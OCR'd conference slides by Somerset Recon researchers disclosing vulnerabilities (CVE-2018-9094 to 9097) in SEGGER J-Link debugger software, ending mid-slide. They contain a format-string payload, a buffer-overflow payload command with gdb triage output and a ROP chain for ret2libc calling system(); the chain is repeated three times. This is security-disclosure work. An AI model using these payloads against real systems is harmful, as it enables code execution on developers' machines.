Infecting the Embedded Supply Chain

Zach Miller
Alex Kissinger

Somerset Recon

Introduction - Who We Are

Zach:


- Security Researcher @ Somerset Recon
- Reverse Engineering, Pen Testing
- Twitter: @bit_twidd1er


Alex:


- Barista that occasionally does security things @ Somerset Recon
- Cappuccinos, Hardware Hacking, Reverse Engineering

Previous Research - Electronic Safe Lock Analysis

- Discovered vulnerabilities in the mobile application and wire protocol of the SecuRam Prologic B01 Bluetooth electronic safe lock
- Capture and decode PIN numbers transmitted wirelessly
- Brute force PIN numbers over the wire








Somerset Recon

Previous Research - Hello Barbie

- Security analysis on the Mattel Hello Barbie doll
- Identified several vulnerabilities affecting the device and associated web and mobile technologies



Somerset Recon

What do these embedded devices have in common???


They all utilize embedded debuggers for their development

Where are embedded debuggers used?

Industries That Use Embedded Debuggers


- Automotive
- Industrial
- Medical
- Communications
- Digital Consumer
- Etc.

Our Targets


J-Link
V9.3
SEGGER
J-Link™ Technology
www.segger.com


USB
j-link
EDU
SEGGER
www.segger.com
JTAG
SWD + SWO

Our Targets



Somerset Recon

Segger J-Link Debug Probe

- JTAG/SWD/SWO/etc.
- In Circuit Emulator (ICE)
- In Circuit System Programmer (ICSP)
- Supports ARM/ARM Cortex, RISC-V, RX targets
- USB and Ethernet
- Cross platform toolchain
- “Ultrafast” download/upload to flash
- Unlimited software breakpoints

“SEGGER J-Links are the most widely used line of debug probes available today”- www.segger.com

Segger J-Link - Attack Surface

Hardware Debug Probes


- Runs RTOS

Software Packages that Interact with Debug probes

- USB Driver
- Lots of user-mode applications
- Full-blown IDE

Segger J-Link - Hardware

Segger J-Link - Hardware




Segger J-Link - Hardware

Segger J-Link - Hardware


Segger J-Link - Hardware

- Tag-Connect™?



Segger J-Link - Debugging a JLink with a JLink

- Security and Flash bits set in flash
- Refuses to connect and erase
- Other ways around this?



Somerset Recon

Segger J-Link - Debugging a JLink with a JLink

- JLink Mini EDU MCU Reference Manual
- Chips are cool

29.4.12.2.1 Unsecuring the Chip Using Backdoor Key Access

The chip can be unsecured by using the backdoor key access feature, which requires knowledge of the contents of the 8-byte backdoor key value stored in the Flash Configuration Field (see Flash Configuration Field Description). If the FSEC[KEYEN] bits are in the enabled state, the Verify Backdoor Access Key command (see Verify Backdoor Access Key Command) can be run; it allows the user to present prospective keys for comparison to the stored keys. If the keys match, the FSEC[SEC] bits are changed to unsecure the chip. The entire 8-byte key cannot be all 0s or all 1s; that is, 0000_0000_0000_0000h and FFFF_FFFF_FFFF_FFFFh are not accepted by the Verify

Vulnerability Research - Reverse Engineering

- A lot of cross-compiled code
- Some interesting custom string-manipulation stuff (more on this later)
- A lot of uses of dangerous/banned functions
- Mostly basic applications, nothing that complicated going on

Vulnerability Research - Reverse Engineering

Analysis of binary protections:

- DEP/NX enabled
- ASLR enabled
- PIE is not enabled
- No stack canaries in *nix binaries, stack canaries present in Windows
- SafeSEH used in Windows binaries
- No Symbols

Vulnerability Research - Fuzzing

Set up fuzzers to test various input vectors


- Files
- Network interfaces
- Command line args

Used peach to do generational fuzzing

- A lot of structured, text-based formats
- A lot of interesting code paths that needed magic numbers to reach

Vulnerability Research - Fuzzing

- Tens of thousands of crashes
    - Core files everywhere
- Lots of exploitable crashes
- ...but also tons of duplicate crashes
- We had issues keeping J-Link devices attached to VMs



Vulnerability Research - Fuzzing

Issues keeping J-Link attached to VM:

- After a crash the J-Link devices enter a bad state and are disconnected from the fuzzing VM
- We created a crash monitor to trigger on any crash while fuzzing
    - Have the monitor run a script to check if J-Link had fallen off the VM
    - If so, use libvirt to reattach the J-Link if needed

Local Exploits

CVE-2018-9094 - Format String Vulnerability

- Found interesting custom printf style functions implemented in J-Link

```
sprintf(message, "Opening data file [%s] ...", user_input_filename);
custom_printf(message);
```


CVE-2018-9094 - Custom String Formatting

Accepts limited subset of format specifiers

- Accepts basic specifiers: %d, %x, %p, %u, ...
- Doesn’t accept the %n family of specifiers
- Accepts precision arguments: .number

CVE-2018-9094 - Format String Vulnerability

JFlashSPI_CL.exe -open xAAAA%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%X%s



Somerset Recon

CVE-2018-9094 - Impact

- Lack of %n format specifiers reduces severity of this vulnerability
- Potentially could be leveraged as part of an exploit chain as a primitive to read arbitrary memory

CVE-2018-9095 - Discovery

- Found via fuzzing and made up most of our exploitable crashes (>99%)
- Traditional stack buffer overflow
- Reads each line of a file into 512 byte stack buffer

```
osboxes@osboxes:~/DEFCON$ python -c "print 'A'*540" >> payload
osboxes@osboxes:~/DEFCON$ ls
attack.py  payload
osboxes@osboxes:~/DEFCON$ less payload
osboxes@osboxes:~/DEFCON$ /opt/SEGGER/JLink/JLinkExe -CommandFile payload
SEGGER J-Link Commander V6.30b (Compiled Feb  2 2018 18:37:38)
DLL version V6.30b, compiled Feb  2 2018 18:37:32


Script file read successfully.
Processing script file...

Unknown command. '?' for help.
Segmentation fault (core dumped)
osboxes@osboxes:~/DEFCON$
```

CVE-2018-9095 - Triage

```
$ gdb -c core
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
...
[New LWP 1928]
Core was generated by `JLink_Linux_V630b_i386/JLinkExe -CommandFile payload'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0xb7613456 in ?? ()
gdb-peda$ bt
#0  0xb7613456 in ?? ()
#1  0x41414141 in ?? ()
#2  0x4140b609 in ?? ()
#3  0x08048f1c in ?? ()
#4  0x08055813 in ?? ()
#5  0x4140b609 in ?? ()
#6  0x09d17cc0 in ?? ()
Backtrace stopped: previous frame inner to this frame (corrupt stack?)
```

CVE-2018-9095 - Exploitation

Steps to exploitation:

1. Control over return address
2. Get the address of Libc
3. Use that to get the address of system()
4. Call system() with arguments
5. Bob’s your uncle.

CVE-2018-9095 - Triage

1. Control over return address

- Used GDB Peda to calculate offset
- Other cool tools (radare2, pwntools, patter_create.rb) out there can utilize cyclic patterns (De Bruijn sequence) to calculate offsets

CVE-2018-9095 - Triage

- ROP gadgets
  - ROPGadget Tool
    - Grep like a madman
  - Ropper
    - Z3
  - Manually Searching/Custom Tools
  - Bad bytes are bad

CVE-2018-9095 - Triage

2. Get the address of Libc

- Used pwntools to dump all got.plt symbols
- Search through ROP gadgets for uses
- ROP gymnastics to dereference it

```
>>> for x in elf.plt:
...     print x
...
lseek
malloc
clock_gettime
dlsym
memset
strcat
__libc_start_main
printf
fgets
```

```
//Chain pseudo
0x804ae7c: pop esi; pop edi; pop ebp; ret; //esi = **libc
0x0804ae79: mov eax, esi; pop ebx; pop esi; pop edi; pop ebp; ret; //eax = esi, esi = **libc
0x0804d0b3: add eax, dword ptr [eax]; add byte ptr [ebx + 0x5e], bl; pop edi; pop ebp; ret;  //eax += *eax
0x8048e87: sub eax, esi; pop esi; pop edi; pop ebp; ret; //eax -= esi
0x0804b193: add eax, 0x5b000000; pop esi; pop edi; pop ebp; ret; //eax += 0x5b000000, esi = 0x5b000000-off_to_sys
0x8048e87: sub eax, esi; pop esi; pop edi; pop ebp; ret; //eax -= esi
0x08049841: push esi; call eax;
```

CVE-2018-9095 - Triage

3. Use that to get the address of system()

- The system() function was not called in text, used to the "__libc_start_main" symbol instead
- GDB to calculate the offsets
- Lack of gadgets at this point
    - ROP gymnastics to get the proper value in EAX

```
//Chain pseudo
0x804ae7c: pop esi; pop edi; pop ebp; ret; //esi = **libc
0x0804ae79: mov eax, esi; pop ebx; pop esi; pop edi; pop ebp; ret; //eax = esi, esi = **libc
0x0804d0b3: add eax, dword ptr [eax]; add byte ptr [ebx + 0x5e], bl; pop edi; pop ebp; ret;  //eax += *eax
0x8048e87: sub eax, esi; pop esi; pop edi; pop ebp; ret; //eax -= esi
0x0804b193: add eax, 0x5b000000; pop esi; pop edi; pop ebp; ret; //eax += 0x5b000000, esi = 0x5b000000-off_to_sys
0x8048e87: sub eax, esi; pop esi; pop edi; pop ebp; ret; //eax -= esi
0x08049841: push esi; call eax;
```

CVE-2018-9095 - Triage

4. Call system()

- Wanted it to be reliable and reproducible
- DEP/NX is annoying
- What string argument do we pass to system()?

```
//Chain pseudo
0x804ae7c: pop esi; pop edi; pop ebp; ret; //esi = **libc
0x0804ae79: mov eax, esi; pop ebx; pop esi; pop edi; pop ebp; ret; //eax = esi, esi = **libc
0x0804d0b3: add eax, dword ptr [eax]; add byte ptr [ebx + 0x5e], bl; pop edi; pop ebp; ret;  //eax += *eax
0x8048e87: sub eax, esi; pop esi; pop edi; pop ebp; ret; //eax -= esi
0x0804b193: add eax, 0x5b000000; pop esi; pop edi; pop ebp; ret; //eax += 0x5b000000, esi = 0x5b000000-off_to_sys
0x8048e87: sub eax, esi; pop esi; pop edi; pop ebp; ret; //eax -= esi
0x08049841: push esi; call eax;
```

CVE-2018-9095 - Triage

4. Call system() with arguments

```
$ strings JLinkExe | grep "sh$"
fflush
SWOFlush
.gnu.hash
```

That'll work...

CVE-2018-9095 - PoC

- Local code execution
- 32-bit JLinkExe binary
- i386 and amd64 Linux systems
- ROP
  - ASLR bypass
  - Ret2libc

CVE-2018-9095 - Demo

- Demo

CVE-2018-9097 - Settings File Overflow

Very similar to previous exploit

JLinkExe executable reads a “SettingsFile”

- Reads in settings file and passes to libjlinkarm.so.6.30.2 to update settings
- libjlinkarm.so.6.30.2 has a buffer overrun in BSS segment
- Used the overflow to overwrite a function pointer in BSS segment

Remote Exploits

CVE-2018-9096 - Discovery

JLinkRemoteServer opens up a bunch of ports:

```
$ sudo netstat -tulpn | grep JLinkRemote
tcp        0      0 0.0.0.0:24            0.0.0.0:*               LISTEN     31417/./JLinkRemote
tcp        0      0 127.0.0.1:19080       0.0.0.0:*               LISTEN     31417/./JLinkRemote
tcp        0      0 0.0.0.0:19020         0.0.0.0:*               LISTEN     31417/./JLinkRemote
tcp        0      0 127.0.0.1:19021       0.0.0.0:*               LISTEN     31417/./JLinkRemote
tcp        0      0 127.0.0.1:19030       0.0.0.0:*               LISTEN     31417/./JLinkRemote
tcp        0      0 0.0.0.0:23            0.0.0.0:*               LISTEN     31417/./JLinkRemote
```

CVE-2018-9096 - Discovery

JLinkRemoteServer opens up a bunch of ports:

```
$ sudo netstat -tulpn | grep JLinkRemote
tcp        0      0 0.0.0.0:24              0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 127.0.0.1:19080         0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 0.0.0.0:19020           0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 127.0.0.1:19021         0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 127.0.0.1:19030         0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      31417/./JLinkRemote
```

Telnet?

CVE-2018-9096 - Discovery

- Reverse engineering revealed it was actually a built-in Telnet server:

```
word_445400[65562 * a1] = a2;
v3 = create_named_thread((LPTHREAD_START_ROUTINE)telnetServerThread_run, v2, (int)&v5, "TelnetServerThread", 0);
return sub_40A100(v3);
}
```

- Allows Telnet connections which provide similar functionality to the Tunnel server

CVE-2018-9096 - Discovery

Fuzzing of the Telnet server revealed an interesting crash:

```
JLinkRemoteServ[31402]: segfault at 41414141 ip 41414141...
```

CVE-2018-9096 - Triage

Additional RE and triage revealed the following about this vulnerability:

- Stack buffer overflow
- Crashes are not consistent due to race condition
- Limited amount of space to work with (48 byte maximum ROP chain length)
- ASLR + DEP/NX but no PIE
- Additional user-controlled data were found in program memory

CVE-2018-9096 - Exploitation

- Traditional techniques used to set up the call to system()
  - NX was bypassed using ROP chain
  - ROP chain bypassed ASLR using GOT dereference of libc function call
    - ROP chain then calculates address of system() based on offset from base of libc


- Main issue was getting arbitrary user-controlled strings as argument to system()

CVE-2018-9096 - Exploitation

